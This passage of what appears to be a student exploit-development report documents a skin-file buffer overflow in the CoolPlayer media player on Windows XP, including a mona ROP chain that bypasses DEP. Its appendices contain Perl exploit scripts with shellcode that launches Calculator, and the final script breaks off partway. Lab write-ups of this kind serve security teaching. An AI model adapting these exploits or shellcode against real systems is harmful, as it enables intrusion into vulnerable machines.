


Figure 2-2-12 Port 4444 Access to desktop through shell


As previously mentioned, there is a substantial amount of room for shellcode in the CoolPlayer's application stack, but it is often the case that there is not enough space within the stack to run desired shellcode. In these cases, a Egghunter should be used, as previously mentioned in the Introduction it is a small piece of code that can search through virtual memory to start shellcode located in a different location. This was attempted with the CoolPlayer application, but it failed to work, however the attempted Egghunter code can be seen at *Script 6*.

2.3 EXPLOITATION OF THE APPLICATION WITH DEP ON

With DEP turned ON it is more difficult to perform the buffer overflow exploit as Windows is actively blocking data execution but there are some work arounds. One of these ways is with Return-Oriented Programming and ROP Chains. To start this process, we need the mona.pyc file placed into the Immunity Debugger folder on the C drive. Mona is a plugin for Immunity Debugger that helps find ROP Chains for different applications. Attach the executable into Immunity Debugger the same way as in OllyDbg and input the following command into the address bar at the bottom which will find all “retn” headers for the .dll msvcrt:

```
!mona find -type instr -s "retn" -m msvcrt.dll -cpb '\x00\x0a\x0d'
```

Hitting enter returns a find.txt file in the Immunity folder. Editing the file in notepad++ shows all the .dll in memory, scrolling down displays the addresses with Returns “retn”.



43	0x77dd0000		0x77e6b000		0x0009b000		False		True
44	0x00340000		0x00349000		0x00009000		True		True
45	-----								
46	0x77c5d002	:	"retn"		{PAGE_WRITECOPY}		[msvcrt.dll]		
47	0x77c5f570	:	"retn"		{PAGE_WRITECOPY}		[msvcrt.dll]		
48	0x77c5f660	:	"retn"		{PAGE_WRITECOPY}		[msvcrt.dll]		
49	0x77c5f952	:	"retn"		{PAGE_WRITECOPY}		[msvcrt.dll]		
50	0x77c5f95e	:	"retn"		{PAGE_WRITECOPY}		[msvcrt.dll]		
51	0x77c5f96a	:	"retn"		{PAGE_WRITECOPY}		[msvcrt.dll]		
52	0x77c5f976	:	"retn"		{PAGE_WRITECOPY}		[msvcrt.dll]		
53	0x77c60171	:	"retn"		{PAGE_WRITECOPY}		[msvcrt.dll]		
54	0x77c602bc	:	"retn"		{PAGE_WRITECOPY}		[msvcrt.dll]		
55	0x77c608a8	:	"retn"		{PAGE_WRITECOPY}		[msvcrt.dll]		
56	0x77c608ce	:	"retn"		{PAGE_WRITECOPY}		[msvcrt.dll]		
57	0x77c6096a	:	"retn"		{PAGE_WRITECOPY}		[msvcrt.dll]		
58	0x77c609f1	:	"retn"		{PAGE_WRITECOPY}		[msvcrt.dll]		
59	0x77c60b0f	:	"retn"		{PAGE_WRITECOPY}		[msvcrt.dll]		

Figure 2-3-1 find.txt shows location of a RETN on msvcrt.dll

Using any of the “retn” statements copy the EIP under the BASE header such as 0x77c609f1 and set a breakpoint at it within Immunity. The same format was followed for creating the script as *Script3* except the JMP ESP was changed to that of the “retn”. See *Script 7*. Next the application was reattached to Immunity and a breakpoint set at the “retn” address used in the script.


```

77C609F1 C3 RETN
77C609F2 53 PUSH EBX
77C609F3 17 POP SS
77C609F4 4F DEC EDI
77C609F5 F3: PREFIX REP:
77C609F6 31BE 76660F59 XOR DWORD PTR DS:[ESI+590F59],EDI
77C609FC AF SCAS DWORD PTR ES:[EDI]
77C609FD 1F POP DS
77C609FE 823D CA5796F6 E: CMP BYTE PTR DS:[F69657CA],AL
77C60A05 E9 3342AF35 JMP AD754C3D
77C60A0A ^77 95 JA SHORT msvcrt.77C609A1
77C60A0C 40 INC EAX
77C60A0D 16 PUSH SS
77C60A0E BD 41CE51A1 MOV EBP,A151CE41
77C60A13 1C 31 SBB AL,31
77C60A15 B5 32 MOV CH,32
77C60A17 41 INC ECX
77C60A18 99 CDQ
77C60A19 A0 9F9D958D MOV AL,BYTE PTR DS:[8D959D8D]
77C60A1E 99 CDQ
77C60A1F 40 INC EAX
77C60A20 0000 ADD BYTE PTR DS:[EAX],AL
77C60A22 0000 ADD BYTE PTR DS:[EAX],AL
77C60A24 0000 ADD BYTE PTR DS:[EAX],AL
77C60A26 F0:3F HCSF:3AF
77C60A28 45 INC EBP
77C60A29 66:F8 CJC
77C60A2B 46 INC ESI
77C60A2C 15 33E14058 ADC EAX,5840E133
77C60A31 C643 0C DB MOV BYTE PTR DS:[EBX+C],0DH
77C60A35 A4 MOV8 BYTE PTR ES:[EDI],BYTE PTR DS:[EAX]
77C60A36 FF OUT DX,AL

```

Address	Hex dump	ASCII
004DE000	00 00 00 00 00 00 00 00
004DE008	00 00 00 00 00 00 00 00
004DE010	00 00 00 00 00 00 00 00
004DE018	00 00 00 00 00 00 00 00
004DE020	00 00 00 00 00 00 00 00
004DE028	00 00 00 00 00 00 00 00
004DE030	00 00 00 00 00 00 00 00
004DE038	00 00 00 00 00 00 00 00
004DE040	00 00 00 00 00 00 00 00
004DE048	00 00 00 00 00 00 00 00

[05:07:25] Breakpoint at msvcrt.77C609F1

Figure 2-3-2 Setting a breakpoint at location of RETN

An exploit was then developed to disable DEP with a ROP Chain and then launch calculator.

Attaching CoolPlayer again and inserting the mona command below returned multiple files such as rop.txt, rop_chain.txt and rop_suggestions.txt.

```
!mona rop -n -m msvcrt.dll -cpb '\x00\x0a\x0d'
```

The file rop_chain.txt contained ROP chains generated by mona. These were then analysed until a suitable/complete ROP chain that contained a sequence of RETNs without breakage was found. A complete set was found under VirtualAlloc() and the python version was translated into Perl as seen in figures 2-3-3 - 2-3-4.

```

678 *** [ Python ] ***
679
680 def create_rop_chain():
681
682     # rop chain generated with mone.py - www.corelan.be
683     rop_gadgets = [
684         # [---INFO:gadgets_to_set_ebp---]
685         0x77c38d08, # POP EBP # RETN [msvort.dll]
686         0x77c38d08, # skip 4 bytes [msvort.dll]
687         # [---INFO:gadgets_to_set_ebx---]
688         0x77c4771a, # POP EBX # RETN [msvort.dll]
689         0xffffffff, #
690         0x77c127e1, # INC EBX # RETN [msvort.dll]
691         0x77c127e5, # INC EBX # RETN [msvort.dll]
692         # [---INFO:gadgets_to_set_edx---]
693         0x77c34fcd, # POP EAX # RETN [msvort.dll]
694         0x2cfe1467, # put delta into eax (-> put 0x00001000 into edx)
695         0x77c4eb80, # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvort.dll]
696         0x77c58fbc, # XCHG EAX,EDX # RETN [msvort.dll]
697         # [---INFO:gadgets_to_set_ecx---]
698         0x77c4e392, # POP EAX # RETN [msvort.dll]
699         0x2cfe04a7, # put delta into eax (-> put 0x00000040 into ecx)
700         0x77c4eb80, # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvort.dll]
701         0x77c14001, # XCHG EAX,ECX # RETN [msvort.dll]
702         # [---INFO:gadgets_to_set_ebx---]
703         0x77c47bdc, # POP EDI # RETN [msvort.dll]
704         0x77c47a42, # RETN (ROP NOP) [msvort.dll]
705         # [---INFO:gadgets_to_set_ebx---]
706         0x77c2eae0, # POP ESI # RETN [msvort.dll]
707         0x77c2aac0, # JMP [EAX] [msvort.dll]
708         0x77c34de1, # POP EAX # RETN [msvort.dll]
709         0x77c11106, # ptr to <VirtualAlloc() [IAT msvort.dll]
710         # [---INFO:pushad---]
711         0x77c12df9, # PUSHAD # RETN [msvort.dll]
712         # [---INFO:extrax---]
713         0x77c35459, # ptr to 'push esp # ret ' [msvort.dll]
714     ]
715     return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

```

Figure 2-3-3 Mona generated ROP chain through VirtualAlloc()




Figure 2-3-4 Converting the Python chain to PERL

With a generated ROP chain now formatted into PERL a test was carried out to try shellcode while DEP was turned on. The task was successful, CoolPlayer once again crashed and launched Calculator without any DEP blockage pop-ups appearing. Code used for the exploit can be seen at *Script 8* in the Appendices.




Figure 2-3-5 ROP chain opens calculator bypassing DEP

3 RESULTS

As shown in the process the Windows XP application “CoolPlayer” is vulnerable to the Buffer Overflow exploit with DEP off and on. The weak area of the application was the “Skin” changing setting which allowed the tester to upload a malicious file in a similar format to the “Skin” files. It was proven that this weakness left the application prone to different levels of exploits as there is no check of the content that is within the file by the application. If a user has this application installed on their machine, they are putting the entire system at risk. The “Playlist” feature of the application prevented files being uploaded to it making it unclear if this operation is also prone to an attack.

4 DISCUSSION

4.1 GENERAL DISCUSSION

Buffer Overflows were shown in this report to be a critical weakness in program design and although not as common they are still present today. Different Operating systems have created measures to prevent buffer overflows from being carried out on application. Even though operating systems have put these measures in place exploits can still be altered to evade these Intrusion Detection Systems.

Vulnerability Type	2004	2003	2002	2001
Buffer Overflow	160 (20%)	237 (24%)	287 (22%)	316 (21%)
Access Validation Error	66 (8%)	92 (9%)	123 (9%)	126 (8%)
Exceptional Condition Error	114 (14%)	150 (15%)	117 (9%)	146 (10%)
Environment Error	6 (1%)	3 (0%)	10 (1%)	36 (2%)
Configuration Error	26 (3%)	49 (5%)	68 (5%)	74 (5%)
Race Condition	8 (1%)	17 (2%)	23 (2%)	50 (3%)
Design Error	177 (22%)	269 (27%)	408 (31%)	399 (26%)
Other	49 (6%)	20 (2%)	1 (0%)	8 (1%)

Figure 4-1 Buffer Overflows shown to be more prevalent in the past [\[1\]](#)

4.1.1 Counter Measures Adopted by Modern Operating Systems

In 2014, three decades after the first buffer overflow, a buffer overflow in OpenSSL exposed hundreds of millions of users of the service; the flaw was known as “Heartbleed” [\[3\]](#). There have been many attempts in the mitigate the influence of buffer overflows through the years across different operating systems; while they are not as common now, they are still prevalent.

4.1.1.1 DEP (Data execution prevention)

Windows implemented “DEP (Data Execution Prevention) which marks areas of memory as non-executable” [\(p. 3/25\)](#) with the release of the Windows XP service pack 2. This is turned on by default, switched on for all applications bar specified apps or switched off completely. DEP turned on can be bypassed through the use of ROP chains.

4.1.1.2 Address space randomization (ASLR)

Windows Vista brought with it the implementation of ASLR and further Windows operating systems. ASLR makes it more difficult to exploit existing vulnerabilities “by randomizing the memory layout of an executing program” [\[4\]](#). In tandem with DEP it provides a much stronger protection against memory manipulation vulnerabilities.

4.1.1.3 *Structured exception handler overwrite protection (SEHOP)*

This was similarly added to windows vista like ASLR [5]. SEHOP helps to block exploits that use the Structure Exception Handling (SEH) overwrite technique. SEH is a built-in system in Windows for managing hardware and software exceptions.

4.1.2 How an exploit can be modified to evade Intrusion Detection Systems

Operating systems have different have different types of exploit detection systems in place such as HIDS(Host-based Intrusion Detection Systems) and NIDS (Network Intrusion Detection Systems). These systems pick detect, report and quarantine files and programs that are deemed minacious. Despite these measures there are ways in which to evade an IDS such as “use of Unicode, Denial of Service [5] Through use of these evasion techniques exploits can be carried out on the target.

Unicode characters can be used to encode packets in such a way that an IDS would not recognize and an IIS (Internet Information System) would then decode be attacked.

Denial of Service attacks operate by flooding the victim with requests, preventing it from carrying out it’s normal function and temporarily disrupts the service. NIDS are open to such attacks and taking down the NIDS can allow an attacker to carry out further exploits.

4.2 FUTURE WORK

If the tester had more time to explore the CoolPlayer application, they would like to try and check whether or not the playlist feature is accessible. This part of the application seemed to not take any file input but with further inspection and research there may be a work around for it.

Further variation in the type of exploits that can be carried out on the CoolPlayer application could be carried out in the future, opening different types of applications, and carrying out different instructions on the system. Another desire is to compare the CoolPlayer app with another vulnerable application, comparison will give a better understanding of the operations and may lead to unforeseen exploit paths being discovered.

Also, further exploit development could be carried out with DEP enabled if the tester had more time to do so.

5 REFERENCES

[1]Foster, J. C., Osipov, V., Bhalla, N. & Heinen, N., 2005. *Buffer Overflow Attacks - Detect, Exploit, Prevent*. s.l.:Syngress.

[2]McLean, C., n.d. *Week 10 Introduction to overcoming DEP*. s.l.:s.n.

[3] Synopsys Editorial Team, 2017. *How to detect, prevent, and mitigate buffer overflow attacks*. [Online]

Available at: <https://www.synopsys.com/blogs/software-security/detect-prevent-and-mitigate-buffer-overflow-attacks/>

[Accessed 29 4 2021].

[4] Whitehouse, O., 2007. *An Analysis of Address Space Layout Randomization on Windows Vista*, s.l.: Symantec Corporation.

[5] Wyman, M., 2002. *Intrusion Detection, Evasion, and Trace Analysis*, s.l.: SANS Institute.

APPENDICES

APPENDIX A

Script 1 - PERL Script used to create CoolPlayer Skin

```
$file1= "crash1.ini";  
$HEADER = "[CoolPlayer Skin]\n";  
$buffer = "A" x 1050;  
$SKIN = join " ", "PlaylistSkin=", $buffer;
```

```
open($FILE,">$file1");  
print $FILE $HEADER.$SKIN;  
close($FILE);
```

Script 2 - Developing the Exploit after finding the EIP for shellcode input

```
$file1= "crashtest3.ini";  
$HEADER = "[CoolPlayer Skin]\n";  
$buffer .= "A" x 1043;  
$buffer .= "BBBB";  
$buffer .= "CCCC";  
$SKIN = join " ", "PlaylistSkin=", $buffer;
```

```
open($FILE,">$file1");  
print $FILE $HEADER.$SKIN;  
close($FILE);
```

Script 3 - Script to access kernel32.dll JMP ESP

```
$file1= "crash4.ini";  
$buffer = "[CoolPlayer Skin]\n";  
$buffer .= "PlaylistSkin=";  
$buffer .= "A" x 1043;  
$buffer .= pack('V', 0x7C86467B);  
$buffer .= "\xCC\xCC";  
open($FILE,">$file1");  
print $FILE $buffer;  
close($FILE)
```


Script 4 - Examples of Calculating the Room for Shellcode

This Shellcode ran but did not display any Ls and only some of the Ks, therefore the check was narrowed down further.

```
$file1="crashtestSpace.ini";
$HEADER = "[CoolPlayer Skin]\n";
$buffer .= "A" x 1043;
$buffer .= pack('V', 0x7C86467B);

$buffer .= "\x90"x 16;
$buffer .= "BBBB";
$buffer .= "CCCCCCCC";
$buffer .= "D" x 5000;
$buffer .= "E" x 5000;
$buffer .= "F" x 5000;
$buffer .= "G" x 5000;
$buffer .= "H" x 5000;
$buffer .= "I" x 5000;
$buffer .= "J" x 1000;
$buffer .= "K" x 1000;
$buffer .= "L" x 1000;

$SKIN = join " ", "PlaylistSkin=", $buffer;

open($FILE,">$file1");
print $FILE $HEADER.$SKIN;
close($FILE);
```

Script 5 - Final Script for finding available Shellcode space.

```
$file1="crashtestSpace.ini";
$HEADER = "[CoolPlayer Skin]\n";
$buffer .= "A" x 1043;
$buffer .= pack('V', 0x7C86467B);

$buffer .= "\x90"x 16;
$buffer .= "BBBB";
$buffer .= "CCCCCCCC";
$buffer .= "D" x 5000;
$buffer .= "E" x 5000;
$buffer .= "F" x 5000;
$buffer .= "G" x 5000;
$buffer .= "H" x 5000;
$buffer .= "I" x 5000;
$buffer .= "J" x 1000;
$buffer .= "K" x 250;
$buffer .= "L" x 250;
$buffer .= "M" x 50;
$buffer .= "N" x 50;
$buffer .= "O" x 50;
$buffer .= "P" x 50;

$SKIN = join " ", "PlaylistSkin=", $buffer;
```

Script 6 – Script with Egghunter to open Calculator

```
$file1= "eggHunter.ini";

$buffer = "[CoolPlayer Skin]\n";
$buffer .= "PlaylistSkin=";
$buffer .= "A" x 1043;
$buffer .= pack('V', 0x7C86467B);
$buffer .= "\x90" x 16;
$buffer .=
"\x89\xe0\xda\xc0\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58\x34
\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x4
2\x58\x50\x38\x41\x43\x4a\x4a\x49\x43\x56\x4d\x51\x49\x5a\x4b\x4f\x44\x4f\x51\x52\x46\x32\x43\x5a\x44\x42\x50\x58\x4
8\x4d\x46\x4e\x47\x4c\x43\x35\x51\x4a\x42\x54\x4a\x4f\x4e\x58\x42\x57\x46\x50\x46\x50\x44\x34\x4c\x4b\x4a\x4e\x4f
\x44\x35\x4b\x5a\x4e\x4f\x43\x45\x4b\x57\x4b\x4f\x4d\x37\x41\x41";
$buffer .= "\x90" x 200;
$buffer .= "w00tw00t";

$buffer .= "\xda\x2d\xd9\x74\x24\xf4\x5a\x4a\x4a\x4a\x4a\x43\x43\x43" .
"\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58\x34" .
"\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41" .
"\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42" .
"\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d\x38\x4b" .
"\x39\x45\x50\x43\x30\x43\x30\x43\x50\x4c\x49\x5a\x45\x56" .
"\x51\x49\x42\x43\x54\x4c\x4b\x56\x32\x56\x50\x4c\x4b\x56" .
"\x32\x54\x4c\x4c\x4b\x50\x52\x54\x54\x4c\x4b\x54\x32\x47" .
"\x58\x54\x4f\x4f\x47\x51\x5a\x47\x56\x56\x51\x4b\x4f\x56" .
"\x51\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32\x56" .
"\x4c\x47\x50\x49\x51\x58\x4f\x54\x4d\x45\x51\x49\x57\x5a" .
"\x42\x4c\x30\x50\x52\x51\x47\x4c\x4b\x56\x32\x54\x50\x4c" .
"\x4b\x47\x32\x47\x4c\x45\x51\x58\x50\x4c\x4b\x47\x30\x54" .
"\x38\x4b\x35\x49\x50\x54\x34\x51\x5a\x45\x51\x4e\x30\x50" .
"\x50\x4c\x4b\x47\x38\x45\x48\x4c\x4b\x50\x58\x51\x30\x45" .
"\x51\x58\x53\x5a\x43\x47\x4c\x47\x39\x4c\x4b\x47\x44\x4c" .
"\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x50\x31\x4f\x30\x4e" .
"\x4c\x49\x51\x58\x4f\x54\x4d\x43\x31\x49\x57\x56\x58\x4d" .
"\x30\x43\x45\x5a\x54\x45\x53\x43\x4d\x4c\x38\x47\x4b\x43" .
"\x4d\x56\x44\x54\x35\x4d\x32\x50\x58\x4c\x4b\x50\x58\x56" .
"\x44\x43\x31\x4e\x33\x43\x56\x4c\x4b\x54\x4c\x50\x4b\x4c" .
"\x4b\x50\x58\x45\x4c\x45\x51\x49\x43\x4c\x4b\x54\x44\x4c" .
"\x4b\x45\x51\x58\x50\x4d\x59\x47\x34\x47\x54\x47\x54\x51" .
"\x4b\x51\x4b\x43\x51\x56\x39\x50\x5a\x50\x51\x4b\x4f\x4b" .
"\x50\x50\x58\x51\x4f\x50\x5a\x4c\x4b\x52\x32\x5a\x4b\x4c" .
"\x46\x51\x4d\x52\x4a\x45\x51\x4c\x4d\x4b\x35\x4f\x49\x43" .
"\x30\x45\x50\x43\x30\x56\x30\x45\x38\x56\x51\x4c\x4b\x52" .
"\x4f\x4b\x37\x4b\x4f\x4e\x35\x4f\x4b\x5a\x50\x58\x35\x4e" .
"\x42\x56\x36\x45\x38\x49\x36\x4c\x55\x4f\x4d\x4d\x4d\x4b" .
"\x4f\x58\x55\x47\x4c\x54\x46\x43\x4c\x54\x4a\x4d\x50\x4b" .
"\x4b\x4b\x50\x43\x45\x45\x55\x4f\x4b\x47\x37\x54\x53\x43" .
"\x42\x52\x4f\x43\x5a\x43\x30\x56\x33\x4b\x4f\x58\x55\x52" .
"\x43\x43\x51\x52\x4c\x43\x53\x56\x4e\x52\x45\x52\x58\x43" .
"\x55\x45\x50\x41\x41";

open($FILE,">$file1");
print $FILE $buffer;
close($FILE)
```

Script 7 - ROP Chain Script

```
$file1= "retnCrash.ini";
$buffer = "[CoolPlayer Skin]\n";
$buffer .= "PlaylistSkin=";
$buffer .= "A" x 1043;
$buffer .= pack('V', 0x77c609f1);
$buffer .= "CCCC";
open($FILE,">$file1");
print $FILE $buffer;
close($FILE)
```

Rop_Chain.txt VirtualAlloc() Python ROP Chain

```
*** [ Python ] ***
```

```
def create_rop_chain():
```

```
    # rop chain generated with mona.py - www.corelan.be
```

```
    rop_gadgets = [
        #---INFO:gadgets_to_set_ebp:---]
        0x77c35dc8, # POP EBP # RETN [msvcrt.dll]
        0x77c35dc8, # skip 4 bytes [msvcrt.dll]
        #---INFO:gadgets_to_set_ebx:---]
        0x77c4771a, # POP EBX # RETN [msvcrt.dll]
        0xffffffff, #
        0x77c127e1, # INC EBX # RETN [msvcrt.dll]
        0x77c127e5, # INC EBX # RETN [msvcrt.dll]
        #---INFO:gadgets_to_set_edx:---]
        0x77c34fcd, # POP EAX # RETN [msvcrt.dll]
        0x2cfe1467, # put delta into eax (-> put 0x00001000 into edx)
        0x77c4eb80, # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
        0x77c58fbc, # XCHG EAX,EDX # RETN [msvcrt.dll]
        #---INFO:gadgets_to_set_ecx:---]
        0x77c4e392, # POP EAX # RETN [msvcrt.dll]
        0x2cfe04a7, # put delta into eax (-> put 0x00000040 into ecx)
        0x77c4eb80, # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
        0x77c14001, # XCHG EAX,ECX # RETN [msvcrt.dll]
        #---INFO:gadgets_to_set_edi:---]
        0x77c47b8c, # POP EDI # RETN [msvcrt.dll]
        0x77c47a42, # RETN (ROP NOP) [msvcrt.dll]
        #---INFO:gadgets_to_set_esi:---]
        0x77c2eae0, # POP ESI # RETN [msvcrt.dll]
        0x77c2aacc, # JMP [EAX] [msvcrt.dll]
        0x77c34de1, # POP EAX # RETN [msvcrt.dll]
        0x77c1110c, # ptr to &VirtualAlloc() [IAT msvcrt.dll]
        #---INFO:pushad:---]
        0x77c12df9, # PUSHAD # RETN [msvcrt.dll]
        #---INFO:extras:---]
        0x77c35459, # ptr to 'push esp # ret ' [msvcrt.dll]
    ]
    return ".join(struct.pack('<I', _) for _ in rop_gadgets)
```

```
rop_chain = create_rop_chain()
```

Script 8 - ROP Exploit to bypass DEP and run Calc.exe

```
$file1="ropExploit.ini";
$buffer="[CoolPlayer Skin]\n";
$buffer.="PlaylistSkin=";
$buffer.="A" x 1043;
$buffer.=pack('V', 0x77c609f1);
$buffer.="CCCC";

$buffer.=pack('V', 0x77c35dc8); # POP EBP # RETN [msvcrt.dll]
$buffer.=pack('V', 0x77c35dc8); # skip 4 bytes [msvcrt.dll]
$buffer.=pack('V', 0x77c4771a); # POP EBX # RETN [msvcrt.dll]
$buffer.=pack('V', 0xffffffff); #
$buffer.=pack('V', 0x77c127e1); # INC EBX # RETN [msvcrt.dll]
$buffer.=pack('V', 0x77c127e5); # INC EBX # RETN [msvcrt.dll]
$buffer.=pack('V', 0x77c34fcd); # POP EAX # RETN [msvcrt.dll]
$buffer.=pack('V', 0x2cfe1467); # put delta into eax (-> put 0x00001000 into edx)
$buffer.=pack('V', 0x77c4eb80); # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
$buffer.=pack('V', 0x77c58fbc); # XCHG EAX,EDX # RETN [msvcrt.dll]
$buffer.=pack('V', 0x77c4e392); # POP EAX # RETN [msvcrt.dll]
$buffer.=pack('V', 0x2cfe04a7); # put delta into eax (-> put 0x00000040 into ecx)
$buffer.=pack('V', 0x77c4eb80); # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
$buffer.=pack('V', 0x77c14001); # XCHG EAX,ECX # RETN [msvcrt.dll]
$buffer.=pack('V', 0x77c47b8c); # POP EDI # RETN [msvcrt.dll]
$buffer.=pack('V', 0x77c47a42); # RETN (ROP NOP) [msvcrt.dll]
$buffer.=pack('V', 0x77c2eae0); # POP ESI # RETN [msvcrt.dll]
$buffer.=pack('V', 0x77c2aacc); # JMP [EAX] [msvcrt.dll]
$buffer.=pack('V', 0x77c34de1); # POP EAX # RETN [msvcrt.dll]
$buffer.=pack('V', 0x77c1110c); # ptr to &VirtualAlloc() [IAT msvcrt.dll]
$buffer.=pack('V', 0x77c12df9); # PUSHAD # RETN [msvcrt.dll]
$buffer.=pack('V', 0x77c35459); # ptr to 'push esp # ret ' [msvcrt.dll]
```

#Calculator Shellcode

```
$buffer.=
"\x89\xe6\xdb\xc3\xd9\x76\xf4\x59\x49\x49\x49\x49\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d\x38" .
"\x4b\x39\x43\x30\x45\x50\x43\x30\x43\x50\x4d\x59\x5a\x45" .
"\x50\x31\x49\x42\x45\x34\x4c\x4b\x51\x42\x50\x30\x4c\x4b" .
"\x50\x52\x54\x4c\x4c\x4b\x56\x32\x45\x44\x4c\x4b\x52\x52" .
"\x47\x58\x54\x4f\x4e\x57\x51\x5a\x51\x36\x50\x31\x4b\x4f" .
"\x56\x51\x49\x50\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32" .
"\x56\x4c\x47\x50\x4f\x31\x58\x4f\x54\x4d\x45\x51\x4f\x37" .
"\x4b\x52\x4c\x30\x56\x32\x56\x37\x4c\x4b\x51\x42\x52\x30" .
"\x4c\x4b\x47\x32\x47\x4c\x45\x51\x4e\x30\x4c\x4b\x47\x30" .
"\x52\x58\x4d\x55\x49\x50\x52\x54\x51\x5a\x45\x51\x4e\x30" .
"\x56\x30\x4c\x4b\x47\x38\x52\x38\x4c\x4b\x50\x58\x47\x50" .
